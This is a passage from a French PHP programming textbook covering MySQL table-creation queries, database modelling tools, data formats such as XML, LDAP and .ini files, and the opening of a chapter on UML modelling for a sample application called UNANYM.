


Figure 7–7
Un modèle physique de données simple (MPD)

Exemple de requête de création

```
# Création de la base de données
CREATE DATABASE `eyrolles`
  DEFAULT CHARACTER SET utf8
  COLLATE utf8_unicode_ci;

# Création de la table "book"
CREATE TABLE `book` (
  `book_id` INT NOT NULL ,
  `category_id` INT NOT NULL ,
  `book_title` VARCHAR( 127 ) NOT NULL ,
  `resume` TEXT NOT NULL ,
  `nb_pages` INT NOT NULL ,
  PRIMARY KEY ( `book_id` )
);

(...)
```

Vos requêtes de création seront bien entendu liées au SGBD que vous souhaitez utiliser. L'exemple ci-dessus concerne le SGBD MySQL. Les requêtes ont été générées grâce à l'application PhpMyAdmin que vous trouverez facilement sur Internet.

Outils de design et de génération

Il existe de multiples outils pour modéliser les bases de données. Cela peut aller du simple tableau blanc idéal pour travailler en équipe, au logiciel spécialisé qui permet de générer un MPD à partir du MCD puis les requêtes de création à partir du MPD.

Le plus populaire du moment et aussi l'un des plus onéreux est le fameux PowerAMC édité par Sybase. Cette application permet toutes sortes de modélisations, générations et Reverse Engineering. Il s'adapte également à quasiment tous les SGBD du marché :

- http://www.sybase.com/products/developmentintegration/poweramc

> **CULTURE Reverse Engineering**
>
> Le Reverse Engineering, rétroingénierie ou ingénierie inverse, est la procédure qui consiste à déterminer à partir d'un objet fini les méthodes et techniques utilisées pour sa création.

Dans le domaine des outils gratuits, il existe un logiciel qui se dit fabuleux et qui l'est : DBDesigner édité par fabFORCE. Cette application est efficace pour la création et la maintenance de modèles physiques. Elle peut piloter votre SGBD, synchroniser votre base et son modèle et effectuer du Reverse Engineering avec MySQL, Oracle, MSSQL et les bases ODBC.

- http://www.fabforce.net/dbdesigner4/




Figure 7–8 Un modèle physique de données créé avec DBDesigner

Enfin, Win'design, un autre outil très efficace, concurrent de PowerAMC, pour la modélisation de bases de données et davantage (UML, Business process, interfaces, etc.) :

- http://www.win-design.com/en/WinDesign.htm

Choix d'un format de données normalisé

Qui n'a jamais été confronté au choix du format pour ses données ? Vous voulez manipuler des produits pour votre magasin en ligne, traiter des articles de journaux ou stocker des données sur votre site personnel : que choisir ?

Cette section vous aidera à mieux choisir les formats de données que vous pouvez utiliser pour stocker, manipuler ou transmettre vos données. Ce choix dépendra de vos besoins et sera déterminant pour votre projet, que ce soit en termes de performances, facilité de maintenance ou en possibilités d'interopérabilité.

XML

XML existe depuis longtemps. Aujourd'hui plus que jamais, il est omniprésent. On l'utilise principalement pour de l'échange de données, du paramétrage et du stockage. Le format XML est un standard sur lequel repose de nombreux langages et protocoles.




Figure 7–9
Quelques langages et protocoles basés sur XML

XML et ses applications

L'utilisation de XML avec PHP devient de plus en plus courante. Avant d'analyser l'utilisation que l'on fait de XML, il est intéressant de connaître les raisons qui ont conduit à ce choix.

- XML permet un stockage structuré et hiérarchique (en arbre) de l'information. Ceci est très pratique pour maintenir les relations entre les données.
- XML est un format texte, facile à éditer et à transmettre. Cela ouvre des perspectives d'interopérabilité et facilite l'édition des données.
- XML possède de nombreux outils de lecture et d'écriture rapides et fiables, tels que SAX, DOM ou SimpleXML, ce qui rend sa manipulation accessible à travers PHP.
- XML devient un standard de stockage pour de plus en plus d'applications. Il devient alors possible de manipuler ces données à travers un outil adéquat.

À SAVOIR Accès à un document OpenOffice via XML

L'application de bureautique OpenOffice utilise le format XML dans ses documents. Il devient alors possible, facile et efficace de créer et modifier des documents OpenOffice avec PHP par le biais de XML. Ce livre par exemple fait l'objet d'une génération automatique aux formats HTML et en PDF grâce à cette caractéristique d'OpenOffice.




Figure 7–10 Génération du présent ouvrage en HTML

De nombreuses autres applications manipulent leurs données avec XML. Vous pouvez intégrer ce critère dans vos choix.

Quelques applications réalisables avec XML :

- le stockage de données structurées (de taille limitée) ;
- le transfert d'information via HTTP, FTP, etc. ;
- la mise en place de fichiers de configuration ou descripteurs ;
- l'écriture de documents qui peuvent ensuite être générés dans d'autres formats (PDF, HTML, etc.).

Ce qu'on ne fait pas avec XML :

- XML n'est pas utilisable en tant que base de données. Le tri et la recherche d'information dans un document XML contenant de nombreuses données est lent et coûteux.

Protocoles et applications basés sur XML

Voici quelques applications et protocoles gérés par PHP qui utilisent XML. Ces applications font l'objet d'extensions C liées à PHP et sont fiables et efficaces :

- SOAP est un protocole permettant de mettre en place des services web.
- XML-RPC est également un protocole, moins utilisé et plus simple que SOAP, pour la mise en place de services web.
- WDDX est un outil de sérialisation qui utilise XML pour son contenu sérialisé. Cet outil fonctionne très bien avec des tableaux, moins bien avec des objets.
- XSLT est un outil de transformation d'un document XML en un format différent à travers une feuille de styles XSL.

Les outils de manipulation XML tels que SimpleXML, DOM ou SAX sont décrits au chapitre 11 dans la section Documents XML.

LDAP

LDAP est un protocole introduit pour répondre à des besoins de stockage et de mise à disposition d'annuaires. Il peut s'agir typiquement d'un annuaire d'entreprise, contenant des personnes physiques, des personnes morales et des ressources réseau.

Organisation des données avec LDAP

LDAP est très pratique pour centraliser les accès à de nombreuses applications. Vos développements PHP peuvent également devenir compatibles LDAP grâce aux fonctions disponibles avec PHP et l'extension LDAP.

L'organisation des données dans LDAP est hiérarchique. L'exemple de la figure 7-11 décrit une hiérarchie type pour une utilisation liée à Internet.




Figure 7–11
LDAP : organisation des données et connecteurs

Cette hiérarchie permet de stocker des informations sur les auteurs de la librairie Eyrolles et les sous-domaines du site eyrolles.com. Cette base peut être liée à de nombreux démons (services) et programmes ainsi qu'à vos applications PHP.

Schéma et classes LDAP

Dans la hiérarchie LDAP, chaque nœud (enregistrement) est lié à une classe définie dans le schéma de la base LDAP. Le schéma de la base décrit la hiérarchie des classes à disposition pour créer l'arbre des données LDAP.

La figure 7-12 donne un exemple de schéma. Les classes top, person, jusqu'à inetOrgPerson sont standard. La classe phpInetOrgPerson a été créée pour des besoins spécifiques, mais comme elle hérite de inetOrgPerson, toute donnée créée à partir de la classe phpInetOrgPerson sera compatible avec les classes mères.

Fichiers texte structurés (.inietc.)

Extrêmement simple à éditer, le fichier `.ini` est souvent utilisé comme fichier de configuration. Il est composé d'une liste de clés/valeurs éventuellement rangées dans des catégories. Le fichier `.ini` le plus connu est le fameux `php.ini` qui sert à configurer l'application PHP.




Figure 7–12
LDAP : hiérarchie des classes

À RETENIR **Connaître les abréviations utilisées avec LDAP**

Les attributs des classes LDAP sont jonchées d'abréviations : ou, dc, cn, etc. Ces notations ne sont pas très agréables au premier abord. En revanche, comme elles sont très utilisées, la notation courte permet de gagner du temps. Voici la liste de ces notations :

- cn (common name) : le nom d'usage. Ex : « Guillaume Ponçon ».
- dc (domain component) : un nœud d'un nom de domaine. Ex : « com », « eyrolles ».
- sn (surname) : le surnom, bien qu'utilisé également pour le nom d'une personne. Ex : « Ponçon ».
- l (locality name) : lieu dans lequel se trouve la personne.
- o (organization) : organisme d'appartenance de plus haut niveau. Ex : « Librairie Eyrolles ».
- ou (organization unit) : service ou sous-partie d'un organisme. Ex : « Collection Architecte des livres informatiques Eyrolles ».
- uid (user ID) : un identifiant. Ex : « guillaume_p ».

Un exemple de fichier .ini

```
; un commentaire de fichier .ini

[display]
type = "html"
source = "docbook"
```

Le fichier `.ini` est limité. Il n'est pas possible d'étendre la structure ni de mettre des valeurs sur plusieurs lignes, ou des clés comportant plusieurs mots ou des caractères spéciaux.

À utiliser donc, lorsque l'on souhaite mettre en place un fichier de configuration ou de données basé sur la simplicité.

> **SÉCURITÉ Attention à la sécurité de vos données sensibles !**
>
> Une erreur classique consiste à nommer son fichier `config.ini` et le mettre dans un répertoire `conf` ou à la racine, accessible à n'importe qui par l'intermédiaire d'un simple navigateur. Si ce fichier de configuration comporte des données sensibles, telles que les informations d'accès à la base de données, cela constitue une grave faille de sécurité.
>
> Si votre fichier de configuration comporte des données sensibles, il est conseillé de faire en sorte que l'on ne puisse pas y accéder de l'extérieur. Dans tous les cas, il est plus prudent d'éviter d'utiliser un fichier ini. Il vaut mieux se servir d'un fichier PHP, que l'on nommera par exemple `config.php`, afin que son interprétation empêche l'affichage du contenu depuis l'extérieur.

Formats spécifiques (HTML, PDF, etc.)

PHP permet de traiter de nombreux formats de données, notamment grâce à la diversité de ses extensions. Accès à HTML grâce à la librairie tidy, accès à PDF par les librairies de manipulation PDF, etc.

La plupart de ces formats sont utilisés pour l'affichage convivial de l'information. Ils ne sont en contrepartie pas adaptés au stockage intelligent et réutilisable, comme XML, INI, LDAP et les bases de données.

Vous trouverez de multiples extensions dans la documentation de PHP et de PEAR basées sur les formats spécifiques :

- http://www.php.net/manual/fr/
- http://pear.php.net/manual/fr/

DEUXIÈME PARTIE

Modélisation en UML pour PHP

Ces chapitres proposent une introduction aux pratiques utiles de modélisation et aux motifs de conception (design patterns) en tenant compte des spécificités de PHP.

Nous étudierons également le comportement de PHP en POO et les techniques usuelles d'optimisation. Vous aurez ainsi toutes les cartes en main pour aborder avec UML une architecture évolutive et pérenne.

8

Éléments de modélisation utiles à PHP

L'art de développer en PHP et celui de modéliser commencent à peine à se côtoyer. Ce n'est pourtant pas le cas avec Java, C++ ou C# qui mettent en œuvre depuis leur naissance des concepts compatibles avec les pratiques de modélisation, notamment la programmation orientée objet.

Il est difficilement possible de maîtriser de tête l'ensemble des caractéristiques fonctionnelles et techniques des applications complexes que l'on retrouve souvent dans le monde professionnel. Pour le sérieux de ces développements, la modélisation est une discipline essentielle.

Ce chapitre portera sur les trois services fondamentaux qu'apporte la modélisation : l'adaptation aux besoins, la définition des exigences et des contraintes fonctionnelles et l'organisation de la conception.

Nous verrons entre autres à travers un cas concret comment mettre en œuvre quelques éléments pratiques de modélisation.

Les étapes de la modélisation

Trois axes de modélisation englobant différentes actions

Plutôt que de se lancer dans des considérations techniques comme nous avons l'habitude de le faire sur la plupart des projets écrits en PHP, nous allons ici procéder par étapes :

- **L'analyse fonctionnelle** permettra de définir les besoins, les exigences et les contraintes de l'application. Cette étape est essentielle pour partir dans le bon sens.
- **L'analyse technique statique**, basée sur la précédente, permettra d'effectuer une transition maîtrisée vers la conception technique du squelette de l'application, aussi complexe soit-il dans sa globalité.
- **L'analyse technique dynamique** mettra en avant les grandes lignes des algorithmes que nous aurons à développer en PHP.

Ces axes de modélisation sont illustrés sur la figure 8-1. Vous pouvez vous référer à cette figure pour savoir où vous en êtes et ce qu'il vous reste à faire.




Figure 8–1
Les trois axes de modélisation que nous suivrons

Le sujet de nos exemples

Nous allons prendre comme sujet le développement d'un outil de gestion pour un environnement d'exploitation hébergeant des applications PHP. Cet outil devra faciliter la mise en place :

- d'outils en ligne de commande ;
- d'agents de monitoring ;
- de fonctions utiles pour la gestion des applications et de leur processus de développement.

Elle devra notamment permettre des manipulations en ligne de commande et via une interface web, comme toute application web dynamique qui se respecte.

L'analyse fonctionnelle

Expression des besoins, exigences et contraintes

Pour commencer, nous allons d'abord nous poser quelques questions essentielles en faisant abstraction des détails.

Quelques questions à se poser

Cette première étape établira la liste des besoins, des exigences et des contraintes utiles aux analyses fonctionnelles poussées qui vont suivre. Pour cela, nous répondrons aux questions suivantes :

1. À *quoi* va servir l'application ?
2. À *qui* rendra-t-elle service ?
3. À quels *besoins* répondra-t-elle ?
4. Qui sont les *acteurs* et que font-ils ?
5. Quelles sont les exigences de *qualité*, de *performance* et d'*interopérabilité* ?
6. Quelles *contraintes* et *difficultés* sont à prévoir ?

Rédaction de l'expression des besoins

Commençons à établir une liste d'expression des besoins répondant aux questions précédentes. Pour nos exemples, nous nous baserons sur la modélisation d'une application de gestion d'un environnement d'exécution que nous baptiserons UNANYM.

Exemple pratique Expression des besoins

1. L'application UNANYM servira à gérer simplement et efficacement un environnement d'exécution complet pour des applications PHP. Elle doit pouvoir gérer le packaging et l'installation des applications ainsi que le monitoring et la gestion du système.
2. Cette application s'adresse essentiellement aux personnes chargées de l'exploitation d'une ou plusieurs application(s) PHP ainsi qu'aux développeurs.
3. Elle permettra d'automatiser les processus d'installation, activation et désactivation d'applications, de simplifier la configuration de l'environnement et de maintenir un niveau de sécurité et de fiabilité optimal.
4. L'administrateur système utilisera la quasi-totalité des fonctionnalités : configuration, monitoring, gestion des applications sur l'environnement d'exécution. Les développeurs pourront *packager* leurs applications, les vérifier et régler les problèmes survenus sur l'environnement d'exécution, renvoyés par UNANYM.

Exigences et contraintes

Commençons par décrire le fonctionnement essentiel de notre application en tenant compte de notre analyse initiale des besoins et des exigences/contraintes que nous souhaitons apporter.

Le diagramme des cas d'utilisation

Un cas d'utilisation (*use case*) concerne les interactions concrètes entre le système et ses utilisateurs. Les cas d'utilisation représentent des processus globaux ; il faudra éviter d'aller dans les détails, ce que nous aurons l'occasion de faire plus tard dans le processus de modélisation.

Identification des acteurs

Avant de décrire les interactions entre le système et ses utilisateurs, il convient de faire la liste de l'ensemble des utilisateurs possibles. Ces derniers représentent des « rôles » : ils ne doivent pas être des utilisateurs physiques spécifiques (Jean-Pierre), mais peuvent représenter autre chose que des êtres humains.

Diagramme des cas d'utilisation

Un diagramme des cas d'utilisation utilise des symboles qui sont décrits sur la figure 8-3.

EXEMPLE PRATIQUE Exigences et contraintes fonctionnelles

Simplification de la gestion de l'environnement : cette gestion devra être centralisée et simplifiée. Elle pourra se faire par l'intermédiaire d'une interface intuitive. Elle gérera la configuration de la plupart des programmes utiles (PHP, Apache, etc.) ainsi que les configurations du système (hosts, dhcp, dns).

Automatisation de la gestion des applications : les applications devront être *packagées*. Pour cela, un *packageur/dépackageur* sera disponible et utilisable en ligne de commande et via un frontal web.

Monitoring de l'environnement et des applications : UNANYM doit permettre la mise en place simple de plusieurs agents de monitoring qui effectuent des tests sur l'environnement et les applications. Ces agents devront être rangés dans des catégories en fonction desquelles les actions effectuées en cas de problème varieront : les administrateurs recevront des tickets, les développeurs auront leur liste de bogues alimentée.

Les principaux acteurs sont administrateurs et développeurs. Les premiers s'occuperont de la configuration, du bon fonctionnement et de la sécurité de l'environnement d'exécution. Les seconds auront accès aux outils de *packaging/depackaging* et recevront des indicateurs sur les erreurs applicatives détectées.

Quelques exigences : il faudra absolument veiller à ce que les versions figées en production de l'outil soient stables car elles manipulent des données sensibles. Les facultés d'interopérabilité de l'outil seront également très utiles pour le faire dialoguer avec d'autres programmes (éditeurs, gestionnaires de tickets/bogues, etc.) Les performances sont un « plus » pour le confort d'utilisation mais ne sont pas la priorité.

Quelques contraintes : cet outil n'utilisera pas de session. Il ne doit pas être spécialisé pour un environnement donné et doit considérer que du jour au lendemain, les systèmes d'exploitation peuvent évoluer. La partie web n'est pas prioritaire, tout doit pouvoir être fait et visualisé en ligne de commande.

EXEMPLE PRATIQUE Acteurs en interaction avec UNANYM

Cette figure liste les acteurs qui seront en interaction avec le système.

Figure 8–2 Acteurs en interaction avec notre système

EXEMPLE PRATIQUE Cas d'utilisation du projet UNANYM

Pour ce projet, nous avons choisi de faire un diagramme de cas d'utilisation pour chaque type d'acteur.




Figure 8–3 Paquetages représentant les cas d'utilisation (use case) de chaque acteur

Les cas d'utilisation liés à l'administrateur :




Figure 8–4 Cas d'utilisation de l'administrateur



Les cas d'utilisation liés au développeur :




Figure 8–5 Cas d'utilisation du développeur

Les cas d'utilisation liés à l'éditeur :




